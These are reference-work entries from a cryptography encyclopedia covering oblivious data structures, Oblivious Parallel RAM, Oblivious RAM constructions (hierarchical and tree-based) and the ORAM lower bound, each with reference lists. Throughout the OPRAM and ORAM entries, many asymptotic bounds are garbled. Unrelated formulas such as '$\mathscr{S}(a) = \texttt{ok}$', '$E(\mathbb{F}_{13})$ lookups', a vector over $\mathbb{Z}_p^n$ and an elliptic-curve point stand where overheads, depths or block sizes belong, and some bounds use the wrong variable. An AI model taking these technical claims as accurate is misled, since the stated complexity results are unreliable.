Oblivious data structures, due to their high efficiency, have been used in many different application settings where strong security is needed. Some typical examples are discussed here. Mishra et al. (2018) used an oblivious map to construct an oblivious search index used in a trusted execution environment; Sasy et al. (2018) used oblivious data structures while protecting client-side leakage. Doerner et al. (2016) used an oblivious linked list in secure two-party computation to enable efficient and secure two-party stable marriage. Liu et al. (2015) used oblivious data structures to construct oblivious graph algorithms in the context of secure computation.

Open Problems and Future Directions

Many existing oblivious data structures have been extensively studied in terms of their asymptotic efficiency, but the concrete efficiency still remains a big problem. This is particularly true for complicated data structures. As mentioned in the applications, oblivious data structures could be used in different applications, some based on trusted hardware, where the communication between the client and the server could often be the bottleneck, while others are based on cryptography protocols, where the size of the circuit representation of the client algorithm is more reflective to the actual cost. These differences could mean different design philosophies and thus lead to completely different solutions for the same oblivious data structure.

Future directions on oblivious data structures include, e.g., (1) study more complicated data structures like union-find sets, skip lists, etc., (2) breaking the lower bound of oblivious data structure via expanding the model (e.g., introduce server computation or the number of servers), and (3) designing compiler techniques to synthesize and use oblivious data structures automatically.

References

Asharov G, Komargodski I, Lin W-K, Nayak K, Peserico E, Shi E (2020) OptORAMa: optimal oblivious RAM. In: Canteaut A, Ishai Y, (eds) Advances in Cryptology – EUROCRYPT 2020, Part II. Lecture Notes in Computer Science, vol 12106. Zagreb, Croatia. Springer, Heidelberg, pp 403–432

Doerner J, Evans D, Shelat A (2016) Secure stable matching at scale. In: Weippl E R, Katzenbeisser S, Kruegel C, Myers AC, Halevi S, (eds) ACM CCS 2016: 23rd Conference on Computer and Communications Security. ACM Press, Vienna, pp 1602–1613

Gentry C, Goldman KA, Halevi S, Jutla CS, Raykova M, Wichs D (2013) Optimizing ORAM and using it efficiently for secure computation. In De Cristofaro E, Wright MK (eds) PETS 2013: 13th International Symposium on Privacy Enhancing Technologies. Lecture Notes in Computer Science, vol 7981. Bloomington, IN, USA. Springer, Heidelberg, pp 1–18

Jacob R, Larsen KG, Nielsen JB (2019) Lower bounds for oblivious data structures. In: Chan TM (ed) 30th Annual ACM-SIAM Symposium on Discrete Algorithms. ACM-SIAM, San Diego, pp 2439–2447
[zbMATH]

Jafargholi Z, Larsen KG, Simkin M (2021) Optimal oblivious priority queues. In: Marx D (ed) 32nd Annual ACM-SIAM Symposium on Discrete Algorithms. Virtual Conference, ACM-SIAM, pp 2366–2383
[zbMATH]

Keller M, Scholl P (2014) Efficient, oblivious data structures for MPC. In: Sarkar P, Iwata T (eds) Advances in Cryptology – ASIACRYPT 2014, Part II. Lecture Notes in Computer Science, vol 8874. Kaoshiung, Taiwan, R.O.C. Springer, Heidelberg, pp 506–525

Liu C, Wang XS, Nayak K, Huang Y, Shi E (2015) ObliVM: a programming framework for secure computation. In: 2015 IEEE Symposium on Security and Privacy. IEEE Computer Society Press, San Jose, pp 359–376
[zbMATH]

Mishra P, Poddar R, Chen J, Chiesa A, Popa RA (2018) Oblix: An efficient oblivious search index. In: 2018 IEEE Symposium on Security and Privacy. IEEE Computer Society Press, San Francisco, pp 279–296

Mitchell JC, Zimmerman J (2014) Data-Oblivious Data Structures. In: Mayr EW, Portier N (eds) 31st International Symposium on Theoretical Aspects of Computer Science (STACS 2014). Leibniz International Proceedings in Informatics (LIPIcs), vol 25. Schloss Dagstuhl–Leibniz-Zentrum fuer Informatik, Dagstuhl, Germany, pp 554–565
[zbMATH]

Patel S, Persiano G, Raykova M, Yeo K (2018) PanORAMa: oblivious RAM with logarithmic overhead. In: Thorup M (ed) 59th Annual Symposium on Foundations of Computer Science. IEEE Computer Society Press, Paris, pp 871–882
[zbMATH]

Pippenger N, Fischer MJ (1979) Relations among complexity measures. J ACM (JACM) 26(2):361–381
[MathSciNet][zbMATH]

Sasy S, Gorbunov S, Fletcher CW (2018) ZeroTrace : oblivious memory primitives from intel SGX. In: ISOC Network and Distributed System Security Symposium – NDSS 2018. The Internet Society, San Diego

Shi E (2020) Path oblivious heap: Optimal and practical oblivious priority queue. In: 2020 IEEE Symposium on Security and Privacy. IEEE Computer Society Press, San Francisco, pp 842–858
[zbMATH]

Shi E, Chan THH, Stefanov E, Li M (2011) Oblivious RAM with $g, g^2, g^3, \ldots$ worst-case cost. In: Lee DH, Wang X (eds) Advances in Cryptology – ASIACRYPT 2011. Lecture Notes in Computer Science, vol. 7073. Seoul, South Korea. Springer, Heidelberg, pp 197–214

Toft T (2011) Secure data structures based on multi-party computation. In: Proceedings of the 30th Annual ACM SIGACT-SIGOPS Symposium on Principles of Distributed Computing, PODC '11. Association for Computing Machinery, New York, pp 291–292
[zbMATH]

Wang XS, Nayak K, Liu C, Chan THH, Shi E, Stefanov E, Huang Y (2014) Oblivious data structures. In: Ahn G-J, Yung M, Li N (eds) ACM CCS 2014: 21st Conference on Computer and Communications Security. ACM Press, Scottsdale, pp 215–226

Zahur S, Evans D (2013) Circuit structures for improving efficiency of security and privacy tools. In: 2013 IEEE Symposium on Security and Privacy. IEEE Computer Society Press, Berkeley, pp 493–507
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300655

Oblivious Joins

Privacy-Preserving Joins over Encrypted Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300656

Oblivious Locally Decodable Codes} (OLDC)

Private Information Retrieval with Preprocessing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1549

Oblivious Parallel RAM (OPRAM)

Gerardo Pelosi[3] ✉
(3) Politecnico di Milano, Department of Electronics, Information and Bioengineering – DEIB, Milan, Italy

✉ **Gerardo Pelosi**
Email: gerardo.pelosi@polimi.it

Synonyms

Oblivious parallel random access memory

Definition

An Oblivious Parallel Random Access Memory (OPRAM) is a cryptographic primitive that allows multiple clients, who trust one another, to issue simultaneous access requests to data stored on a server, while the memory access sequences executed by the server to satisfy each client request are statistically indistinguishable and randomly distributed. More formally, an OPRAM is a compiler that turns any program running on an m-Central Processing Unit (CPU) parallel RAM (PRAM) machine, $m > 1$, into a functionally equivalent program running on an oblivious m-CPU PRAM machine, whose access patterns leak no information about the original program or data.

Background

The OPRAM notion, originally formulated by Boyle et al. (2016), assumes that the compiled program is run on the same number of CPUs as the

original non-oblivious program. The central question in this line of research is whether there exists an OPRAM scheme whose performance overhead compared to the execution of concurrent-read and concurrent-write accesses to the shared memory of a PRAM machine can match the one for the best known ORAM scheme, where there is a single CPU. Consider a setting where a single client, with constant (small) storage capacity, outsources its data to a remote untrusted server. The client, acting as a CPU, wishes to perform computation over the outsourced data (managed by the server, which acts as a memory system) using read and write queries, and with guarantees that no information leakage occurs either on the content of required data or about the (sequence of) accesses performed by the server. Denoting with N the total number of (encrypted) data elements stored on the server, the computational overhead of an ORAM scheme is meant as the ratio between the execution time of an oblivious and a non-oblivious access to the same data element. In this regard, it is common to assume that the computational overhead of an ORAM realization is proportional to the amount of data exchanged with the server. In 2018, Larsen and Nielsen (2018) proved that a $\Omega(\log(N))$ overhead is necessary for the realization of an ORAM scheme supporting access requests that arrive in an online manner, either with or without cryptographic assumptions and with no restrictions on the size of each data element. Subsequently, Asharov et al. (2020, 2021, 2023) introduced an ORAM scheme, with a hierarchical construction, that improves the one pioneered by Goldreich (1987) and Goldreich and Ostrovsky (1996) and provides an asymptotically optimal worst-case overhead $O(\log(m))$, assuming the existence of one-way functions.

Before the results presented by Asharov et al. (2022), all existing OPRAM schemes exhibit a poly-logarithmic overhead, $\mathscr{S}(a) = \texttt{ok}$, $c > 1$, either in *parallel work*, which refers to the sum of computational efforts of each client/CPU, or in *depth*, which refers to the number of operations needed to execute the longest computational path between inputs and outputs. Asharov et al. (2022) described an optimal OPRAM construction showing that any PRAM, with memory capacity N, can be obliviously simulated in space $O(N)$, incurring in $O(\log(m))$ (amortized) total work overhead and $O(\log(m))$ (amortized) depth overhead. Such a scheme considers a PRAM model where the concurrent-read and concurrent-write requests occurring to the same memory location result in the success of a

random pick among the requests insisting on the same memory location. The computational security guarantees of the scheme are based on the existence of a family of pseudorandom functions (PRFs), while the statistical security guarantees are ensured by replacing the PRF with a random oracle. Each memory word (i.e., an indivisible data element) is assumed to have size $P_{\mathrm{S}} \geq 1/\sqrt{n}$ bits, while each CPU (equiv., client) benefits from the availability of a constant number of private registers (equiv., private storage). Finally, a unit cost is assumed for the evaluation of word-sized additions, for Boolean operations and for a single evaluation of a PRF, which in turn yields at least a word-size amount of pseudorandom bits.

A related line of investigation, considered by Chan et al. (2018), considers a slightly different notion of OPRAM, named "unbounded-CPU OPRAM." This definition allows a non-oblivious parallel program running on an *m*-CPU to be compiled for running on an unbounded number of CPUs in the exclusive-read exclusive-write mode (which is weaker than the concurrent-read concurrent-write mode). The construction introduced by Chan et al. (2018) achieves $\mathbf{v} = (\alpha, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$ parallel work overhead and $O(\log(m))$ depth overhead, which have been improved in the more recent work by Asharov et al. (2022) by showing an OPRAM construction with an $O(\log(m))$ overhead in both total parallel work and depth, assuming a concurrent-read concurrent-write mode. In this regard, Asharov et al. (2022) showed how every single parallel step of a PRAM can be compiled into a set of operations that provide access pattern confidentiality guarantees, with $O(\log(m))$ overhead with respect to the original step and the possibility to consume an unbounded number of CPUs. Finally, concerning a lower bound picture for the unbounded CPU OPRAM, it is known that a logarithmic overhead $\Omega(\log(N))$ in total work is necessary. For a construction employing the exclusive-read exclusive-write mode, in the *balls and bins* security model, Chan et al. (2017) matched the said lower bound overhead also for depth. However, in the context of unbounded CPU OPRAMs, a definite answer to the question asking for the best depth overhead in the computational security model employing an exclusive-read exclusive-write mode is still an open challenge.

Theory: Overview of the Construction

The OPRAM construction presented by Asharov et al. (2022) is a variant of the hierarchical construction employed for the realization of the optimal ORAM introduced by Asharov et al. (2020, 2023). A logical memory of N blocks is structured as a hierarchy composed by $(1+\alpha)\mathbb{E}[L]$ levels T_1, …, T_L, each of which is organized as a hash table containing a geometrically growing number of encrypted memory blocks (i.e., T_i stores 2^i memory blocks). Each memory block includes a poly-logarithmic number of (encrypted) data elements, while each level stores also one additional bit of information indicating whether it is full or empty. Any access request to read/write some logical memory address `addr` is translated into a sequence of operations organized in three subsequent phases: `Read`, `Write-Back`, and `Rebuild`. During the `Read` phase, each non-empty level from the smallest to the largest is sequentially accessed, performing a `Lookup` procedure for `addr`. If the target data element is found in some level, then the accesses to the subsequent non-empty levels look for dummy data. During the `Write-back` phase, if the access request at hand is for a read operation, then the data element found during the previous phase is written back into the first level, otherwise the data found in the previous phase is ignored and the value provided with the access request is written into the first level. During the `Rebuild` phase, all levels $x \xleftarrow{R} \mathbb{Z}_p$, where l is the index associated with the first empty level (or $l = L$, if no such level exists), are obliviously merged. To serve any access request issued by the client/CPU, it is necessary to perform $E(\mathbb{F}_{13})$ lookups, one per hash table (level), and after the execution of t access requests the i-th table is rebuilt $\lceil t/2^i \rceil$ times. The security proof is based on the obliviousness of all phases; in particular, the obliviousness of the `Rebuild` phase hinges on the guarantee that its input is randomly shuffled (such that also the permutation is hidden from the adversary). Asharov et al. (2020, 2023) showed how to obliviously merge two shuffled arrays into a larger one with linear computational complexity as well as to benefit from hash tables with an oblivious building procedure (assuming a randomly shuffled input array) running in linear time and an oblivious lookup procedure running in constant time.

The crucial contributions of Asharov et al. (2022) lie on the introduction of new design variants for the components of the optimal single-CPU ORAM construction presented by Asharov et al. (2020) and Asharov et al. (2023), effectively going over the computationally wasteful solution of realizing an OPRAM by serializing the input to a PRAM to a single-CPU ORAM. The first challenge overcome by Asharov et al. (2022) consists in the definition of an *oblivious hash table for shuffled inputs* with a building procedure exhibiting $O(n)$ total parallel work and $O(\log(m))$ depth and a lookup procedure exhibiting $O(1)$ parallel work and depth, where n is the length of the shuffled array from which the hash table should be built, and N is the number of data items managed by the whole OPRAM. The second challenge, successfully tackled by Asharov et al. (2022), is the definition of a new *method for rebuilding a hierarchical ORAM*. In particular, the transposition of the oblivious algorithm for merging two shuffled arrays adopted by Asharov et al. (2020, 2023) into the parallel setting can be realized with $g(a_i) \neq 0$ depth. However, merging $k > 2$ arrays is obtained by invoking the said method $k - 1$ times, with a total depth for rebuilding the first l levels of hierarchy that amounts to $\Omega(\sum_{j=1}^{l} \log(2^j)) = \Omega(l^2)$. Since l can be as large as $O(\log(m))$, the overhead in terms of depth of the whole solution would not match the performance figures of the more complex rebuilding strategy introduced by Asharov et al. (2022).

Cross-References

- Distributed Oblivious RAM
- Multi-client Oblivious RAM
- Oblivious RAM (ORAM)
- Oblivious RAM Lower Bound

References

Asharov G, Komargodski I, Lin W, Nayak K, Peserico E, Shi E (2020) OptORAMa: optimal oblivious RAM. In: Canteaut A, Ishai Y (eds) Advances in Cryptology – EUROCRYPT 2020 – 39th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Zagreb, Croatia, 10–14 May 2020. Proceedings, Part II. Lecture Notes in Computer Science, vol 12106. Springer, pp 403–432. https://doi.org/10.1007/978-3-030-45724-2_14

Asharov G, Komargodski I, Lin W, Shi E (2021) Oblivious RAM with worst-case logarithmic overhead. In: Malkin T, Peikert C (eds) Advances in Cryptology – CRYPTO 2021 – 41st Annual International Cryptology Conference, CRYPTO 2021, Virtual Event, 16–20 Aug 2021. Proceedings, Part IV, Lecture Notes in Computer Science, vol 12828. Springer, pp 610–640. https://doi.org/10.1007/978-3-030-84259-8_21

Asharov G, Komargodski I, Lin WK, Peserico E, Shi E (2022) Optimal oblivious parallel RAM. In: Naor J, Buchbinder N (eds) Proceedings of the 2022 Annual ACM-SIAM Symposium on Discrete Algorithms (SODA). Society for Industrial and Applied Mathematics, pp 2459–2521. https://doi.org/10.1137/1.9781611977073.98

Asharov G, Komargodski I, Lin W, Nayak K, Peserico E, Shi E (2023) OptORAMa: optimal oblivious RAM. J ACM 70(1):4:1–4:70. https://doi.org/10.1145/3566049

Boyle E, Chung K, Pass R (2016) Oblivious parallel RAM and applications. In: Kushilevitz E, Malkin T (eds) Theory of Cryptography – 13th International Conference, TCC 2016-A, Tel Aviv, Israel, 10–13 Jan 2016. Proceedings, Part II. Lecture Notes in Computer Science, vol 9563. Springer, pp 175–204. https://doi.org/10.1007/978-3-662-49099-0_7

Chan TH, Chung K, Shi E (2017) On the depth of oblivious parallel RAM. In: Takagi T, Peyrin T (eds) Advances in Cryptology – ASIACRYPT 2017 – 23rd International Conference on the Theory and Applications of Cryptology and Information Security, Hong Kong, China, 3–7 Dec 2017. Proceedings, Part I. Lecture Notes in Computer Science, vol 10624. Springer, pp 567–597. https://doi.org/10.1007/978-3-319-70694-8_20

Chan TH, Nayak K, Shi E (2018) Perfectly secure oblivious parallel RAM. In: Beimel A, Dziembowski S (eds) Theory of Cryptography – 16th International Conference, TCC 2018, Panaji, India, 11–14 Nov 2018. Proceedings, Part II. Lecture Notes in Computer Science, vol 11240. Springer, pp 636–668. https://doi.org/10.1007/978-3-030-03810-6_23

Goldreich O (1987) Towards a theory of software protection and simulation by oblivious RAMs. In: Aho AV (ed) Proceedings of the 19th Annual ACM Symposium on Theory of Computing, 1987. ACM, New York, USA, pp 182–194. https://doi.org/10.1145/28395.28416 [zbMATH]

Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious RAMs. J ACM 43(3):431–473. https://doi.org/10.1145/233551.233553 [MathSciNet][zbMATH]

Larsen KG, Nielsen JB (2018) Yes, there is an oblivious RAM lower bound! In: Shacham H, Boldyreva A (eds) Advances in Cryptology – CRYPTO 2018 – 38th Annual International Cryptology Conference, Santa Barbara, CA, USA, 19–23 Aug 2018. Proceedings, Part II, Lecture Notes in Computer Science, vol 10992. Springer, pp 523–542. https://doi.org/10.1007/978-3-319-96881-0_18

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300657

Oblivious Parallel Random Access Memory

Oblivious Parallel RAM (OPRAM)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1546

Oblivious RAM (ORAM)

Alessandro Barenghi[4] ✉ and Gerardo Pelosi[5] ✉
(4) Department of Electronics, Information and Bioengineering – DEIB, Politecnico di Milano, Milan, Italy
(5) Politecnico di Milano, Department of Electronics, Information and Bioengineering – DEIB, Milan, Italy

✉ **Alessandro Barenghi**
Email: alessandro.barenghi@polimi.it

✉ **Gerardo Pelosi (Corresponding author)**
Email: gerardo.pelosi@polimi.it

Synonyms

Oblivious random access memory; ORAM

Definitions

An Oblivious Random Access Memory (ORAM) is a technique used to anonymize the memory access patterns of program, so that the pattern of operations performed to execute either a read or a write memory access leaks no information about the secret inputs of the program. More formally, an ORAM is a compiler that turns any program into another one that is semantically equivalent, but such that the access pattern of the latter is random-looking and independent from the one of the original program.

Background

The concept underlying ORAM constructions was first introduced by Goldreich (1987) and Goldreich and Ostrovsky (1996), with the main motivation to protect software executions from adversaries who cannot observe the contents of the memory, while they are allowed to see memory access patterns (i.e., the sequences of memory addresses). A trivial ORAM construction to perform RAM computations over data outsourced on a remote server considers a client–server system that stores on the server side an array containing N data elements and on the client side an amount of memory sufficient to accommodate a constant number of data elements. A user willing to execute a specific program instructs its client to issue read and write queries for every remotely stored data element and to perform (additional) local actions only on the elements stored at the address(es) of actual interest. Willing to protect also the confidentiality of the content of data elements, each of them is encrypted with a semantically secure cipher employing a secret key stored on the client. From a security standpoint, an ORAM renders futile the efforts of an adversary which tries to collect information about the execution of a program observing the pattern in which various memory locations at the server side are accessed.

The straightforward construction described above suffers from an unpractical overhead ($O(N)$), with respect to the computational effort required for the execution of a non-oblivious access (i.e., $O(1)$), as the entire ORAM data structure is accessed to fulfill an access request. Denoting as *block* a (small) group of data elements, all relevant ORAM constructions aim at providing performance figures better than the trivial one by reading, writing, and/or shuffling multiple blocks during the execution of any access request. The first relevant performance attribute is the amount of space required on the ORAM client, which is assumed to manage a number of memory blocks that is either constant, i.e., $O(1)$, or poly-logarithmic in the total amount of elements, i.e., $\mathscr{S}(a) = \texttt{ok}$, $c > 0$, and each block is assumed to be at least $\Omega(N)$-bit long (to allow the storage of its own memory address). The second performance attribute is the overhead imposed by both the data structure defined for the ORAM realization and the algorithm to fulfill an oblivious access request. Specifically, the said overhead concerns the increase in the amount of transferred data between server and client, with respect to an unprotected transfer of the element of interest, regardless of whether this happens via a network connection or on hardware bus. In this regard, it is common to

implicitly assume that the computational overhead of an ORAM realization is proportional to the amount of exchanged data (a.k.a. network bandwidth).

Larsen and Nielsen (2018) proved $\Omega(\log(N))$ as the best ORAM overhead lower bound, which applies to all algorithms that work, with computational security guarantees, for any storage model and any block size. This result holds when the server is assumed to act as a storage provider, while it is also known that enabling homomorphic encryption computations at the server side a constant overhead is possible, as shown by Moataz et al. (2015) and Devadas et al. (2016) (although requiring block sizes $\widetilde{\omega}(\log^4(N))$ and $\Omega(\log^4(N))$, respectively).

Existing ORAM constructions can be further categorized into *hierarchical* and *tree-based* ORAMs, according to the data layout employed in its realization. Hierarchical constructions were introduced by Goldreich (1987) and Goldreich and Ostrovsky (1996), showing an $O(\log^2(m))$ (amortized) asymptotic overhead, with computational security guarantees. Such a result was improved up to $\mathbf{v} = (\alpha, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$ by Kushilevitz et al. (2012) and Chan et al. (2017) (with distinct proofs). Subsequently, Patel et al. (2018) described a novel oblivious hash table such that building a hash table containing *n* elements can be accomplished without oblivious sorting. As a consequence, they were able to design an ORAM, called PanORAMa, which approaches the optimal bound of O(log(N)). Finally, Asharov et al. (2023) while Asharov et al. (2023) finally showed a construction with only $O(\log(m))$ (amortized) asymptotic overhead, for any block size and computational security guarantees based on the assumption of the existence of one-way functions. Tree-based constructions were pioneered by Shi et al. (2011), achieving an $O(\log^2(m))$ communication overhead and statistical guarantees of security (i.e., the related data structures are sized in such a way that the oblivious access algorithm fails with negligible probability) for any block size. Stefanov et al. (2018) introduced the so-called Path ORAM improving on previous results up to a $O(\log^2(m))$ bandwidth overhead, for general block sizes. When instantiated with blocks of size $\Omega(\log^4(N))$, Path ORAM requires a bandwidth overhead of $O(\log(m))$ blocks. Finally, Circuit ORAM further improved the Path ORAM construction from the standpoint of practical efficiency exhibiting an $\mathbf{v} = (\alpha, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$ overhead, when the block size is $K_{i,0} = g^{\lambda_i} w^{t_i}$.

Hierarchical Construction

Hierarchical ORAM constructions (e.g., Goldreich 1987; Goldreich and Ostrovsky 1996 and Asharov et al. 2023), Kushilevitz et al. (2012), Patel et al. (2018) rely on splitting the data to be stored into subsets of blocks, organized hierarchically and growing geometrically in capacity, at each level. Each level of the hierarchy is realized in practice with a hash table. For the approach to work, the ORAM is initialized with $P \in E_a(\mathbb{F}_{2^m})$ blocks filled with dummy values. An ORAM access action performed by the client, regardless of whether it is a read or write access, results in the readout of one block for each level but the first one, which acts as a client-side cache and is instead linearly scanned. If the readout action finds the block desired by the client, it goes on reading the remaining blocks from other levels seeking random values. After this readout, a writeback phase is always performed, either writing back the block asked by the client (if the client asked a write action) or rewriting back the block found during the readout (if the client asked a read action). Such a block is always written onto the first level. Finally, a deterministic periodical reshuffling action merges all the contents of the levels preceding the first fully empty one into the said level, in an oblivious fashion, effectively reshuffling the contents of the destination level.

Tree-Based Construction

The statistical security approach to build an ORAM maps the location of a block onto a random position, which is kept into a Position MAP (PMAP) on the client. The positions in the PMAP correspond to the leaves of a binary tree stored on the server. Each node of the tree contains a small number of blocks. The ORAM invariant guarantees that each block is stored along the root-to-leaf path of the leaf node corresponding to it in the PMAP. At each ORAM access, the full root-to-leaf path is fetched and the sought block is hoisted onto the root of the tree, if there is room, or it is placed in a small client-side stash otherwise. Nodes in the stash are periodically evicted back to the tree, as the read block (or the block to be written) is mapped onto a fresh random path at each ORAM access, and the said fresh path is fully rewritten.

Applications

Digital applications are typically asymmetric in their resource demands between server and client side. As a consequence, large amounts of data are usually stored at rest in a remote location and only accessed when needed. Consider the case of a user operating on sensitive data stored on a remote server. Ideally, the server's role would only be that of serving the data to the user and applying the related modifications to the stored copy. While the user establishes a secure encrypted channel with the server to keep eavesdroppers out, the security measures on the server side might be lax, or the server itself could be malicious. Furthermore, enforcing trust in the server itself is not always applicable or reasonable. For example, in modern cloud infrastructures, for efficiency reasons, data are distributed or replicated on more than one server and tracing the position of a specific data chunk is hard. As a consequence, an effective solution should be trustless, only relying on the actions of the user to proactively guarantee the absence of an information leakage. To enforce data confidentiality, one characteristic of the system must be outsourcing onto the remote server only encrypted data. Whenever the user, who knows the cryptographic secret key, needs to read, Update, or write a data chunk stored in a particular location, its client must be able to act on such a chunk preventing the service provider itself from knowing which data location is being accessed and which kind of operation has been performed. This in turn requires a storage and access strategy where it is unfeasible for the server, which observes the access patterns to perform any statistical analyses aimed at inferring any sensitive information (e.g., which data chunks are accessed the most)—which is what an ORAM provides as a service. The ORAM data structure has been practically employed as a building block, besides the previous scenario, in multiparty computations and has been practically implemented in hardware to allow oblivious accesses to main memory from a CPU.

Cross-References

Distributed Oblivious RAM
Multi-Client Oblivious RAM

Oblivious Data Structures
Oblivious RAM-Based Secure Processors
Oblivious RAM Lower Bound
Private Information Retrieval
Shuffle Index

References

Asharov G, Komargodski I, Lin W, Nayak K, Peserico E, Shi E (2023) OptORAMa: optimal oblivious RAM. J ACM 70(1):4:1–4:70. https://doi.org/10.1145/3566049

Chan TH, Guo Y, Lin W, Shi E (2017) Oblivious hashing revisited, and applications to asymptotically efficient ORAM and OPRAM. In: Takagi T, Peyrin T (eds) Advances in Cryptology – ASIACRYPT 2017 – 23rd International Conference on the Theory and Applications of Cryptology and Information Security, Hong Kong, China, 3–7 Dec 2017. Proceedings, Part I. Lecture Notes in Computer Science, vol 10624. Springer, pp 660–690. https://doi.org/10.1007/978-3-319-70694-8_23

Devadas S, van Dijk M, Fletcher CW, Ren L, Shi E, Wichs D (2016) Onion ORAM: a constant bandwidth blowup oblivious RAM. In: Kushilevitz E, Malkin T (eds) Theory of Cryptography – 13th International Conference, TCC 2016-A, Tel Aviv, Israel, 10–13 Jan 2016. Proceedings, Part II. Lecture Notes in Computer Science, vol 9563. Springer, pp 145–174. https://doi.org/10.1007/978-3-662-49099-0_6

Goldreich O (1987) Towards a theory of software protection and simulation by oblivious RAMs. In: Aho AV (ed) Proceedings of the 19th Annual ACM Symposium on Theory of Computing, 1987. ACM, New York, USA, pp 182–194. https://doi.org/10.1145/28395.28416 [zbMATH]

Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious RAMs. J ACM 43(3):431–473. https://doi.org/10.1145/233551.233553 [MathSciNet][zbMATH]

Kushilevitz E, Lu S, Ostrovsky R (2012) On the (in)security of hash-based oblivious RAM and a new balancing scheme. In: Rabani Y (ed) Proceedings of the Twenty-Third Annual ACM-SIAM Symposium on Discrete Algorithms, SODA 2012, Kyoto, Japan, 17–19 Jan 2012. SIAM, pp 143–156. https://doi.org/10.1137/1.9781611973099.13

Larsen KG, Nielsen JB (2018) Yes, there is an oblivious RAM lower bound! In: Shacham H, Boldyreva A (eds) Advances in Cryptology – CRYPTO 2018 – 38th Annual International Cryptology Conference, Santa Barbara, CA, USA, 19–23 Aug 2018. Proceedings, Part II. Lecture Notes in Computer Science, vol 10992. Springer, pp 523–542. https://doi.org/10.1007/978-3-319-96881-0_18

Moataz T, Mayberry T, Blass E (2015) Constant communication ORAM with small blocksize. In: Ray I, Li N, Kruegel C (eds) Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, USA, 12–16 Oct 2015. ACM, pp 862–873. https://doi.org/10.1145/2810103.2813701

Patel S, Persiano G, Raykova M, Yeo K (2018) PanORAMa: Oblivious RAM with Logarithmic Overhead. In: Thorup M (ed) 59th IEEE Annual Symposium on Foundations of Computer Science, FOCS 2018, Paris, France, October 7-9, 2018, IEEE Computer Society, pp 871–882, DOI 10.1109/FOCS. 2018.00087, https://doi.org/10.1109/FOCS.2018.00087

Shi E, Chan TH, Stefanov E, Li M (2011) Oblivious RAM with O((logN)3) worst-case cost. In: Lee DH, Wang X (eds) Advances in Cryptology – ASIACRYPT 2011 – 17th International Conference on the Theory and Application of Cryptology and Information Security, Seoul, South Korea, 4–8 Dec 2011. Proceedings, Lecture Notes in Computer Science, vol 7073. Springer, pp 197–214. https://doi.org/10.1007/978-3-642-25385-0_11

Stefanov E, van Dijk M, Shi E, Chan TH, Fletcher CW, Ren L, Yu X, Devadas S (2018) Path ORAM: an extremely simple oblivious RAM protocol. J ACM 65(4):18:1–18:26. https://doi.org/10.1145/3177872

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1548

Oblivious RAM Lower Bound

Alessandro Barenghi[6] ✉
(6) Department of Electronics, Information and Bioengineering – DEIB, Politecnico di Milano, Milan, Italy

✉ **Alessandro Barenghi**
Email: alessandro.barenghi@polimi.it

Synonyms

Lower bound for the bandwidth cost of oblivious RAMs

Definition

An Oblivious Random Access Memory (ORAM) is an abstract data structure which can be queried to accessing its content by address, without leaking any information on the actual access pattern (i.e., sequences of read and write operations, and on which elements they are made). Its most common use is to have the data structure reside on an untrusted server and have a trusted client make queries. All ORAMs impose an overhead on the amount of accesses to the concrete data structure employed to realize the ORAM, with respect to non-oblivious RAM. Since it is commonplace to consider the fact that a single access has a constant computational cost, this overhead is also transferred onto the time overhead to access the ORAM. The lower bounds on ORAMs are thus lower bounds imposed on the amount of memory accesses, and thus network bandwidth whenever the storage is remote, by a given ORAM construction.

Theory

From this point on, denote with N the size of the data which are stored in the ORAM data structure. The problem of determining a lower bound on the overhead imposed by an ORAM construction was tackled first in Goldreich and Ostrovsky (1996) where, besides providing an actual ORAM construction where the client only needs a constant amount of memory, the authors achieve a $O(\log^2(m))$ overhead. The same paper also shows that the lower bound for the overhead of an ORAM construction is $\Omega(\log(N))$, although making the assumption that the ORAM server knows in advance the entire sequence of operations which will be requested by the ORAM client (a so-called offline setting). Furthermore, the proof employs a balls-and-bins approach, which does not include nontrivial encoding of the data being stored in the ORAM.

While the first assumption provides strong guarantees that, even in the most optimistic working scenarios, it is not possible to push the performance of an ORAM beyond an $\Omega(\log(N))$ overhead, it also leaves open the question on whether, in more realistic scenarios, something can still be gained if the server is not endowed with such a large amount of information.

Relaxing the assumptions of the proof in Goldreich and Ostrovsky (1996) has proven to be an arduous task despite a significant amount of research. A relevant result to assess the difficulty of proving a lower bound in the “offline” setting from the proof by Goldreich and Ostrovsky (1996) was reported in Boyle and Naor (2016). Indeed, the authors of Boyle and Naor (2016) showed that proving lower bounds in such a setting would imply a superlinear lower bound for the size of a sorting circuit, which is a longstanding open problem in computational complexity.

Given the significance of such a hindrance, the authors of Boyle and Naor (2016) also propose a way to sidestep it, moving to an “online” setting, i.e., considering an ORAM that is secure when the requests by the client arrive in an “online” fashion, i.e., the entire history of the queries is not anti-causally known by the server. The online setting proved to be the right direction to overcome the balls-and-bins assumption when, in Larsen and Nielsen (2018), the authors were able to propose a data-encoding-

agnostic proof of a lower bound, holding in the random oracle model and requiring only computational indistinguishability.

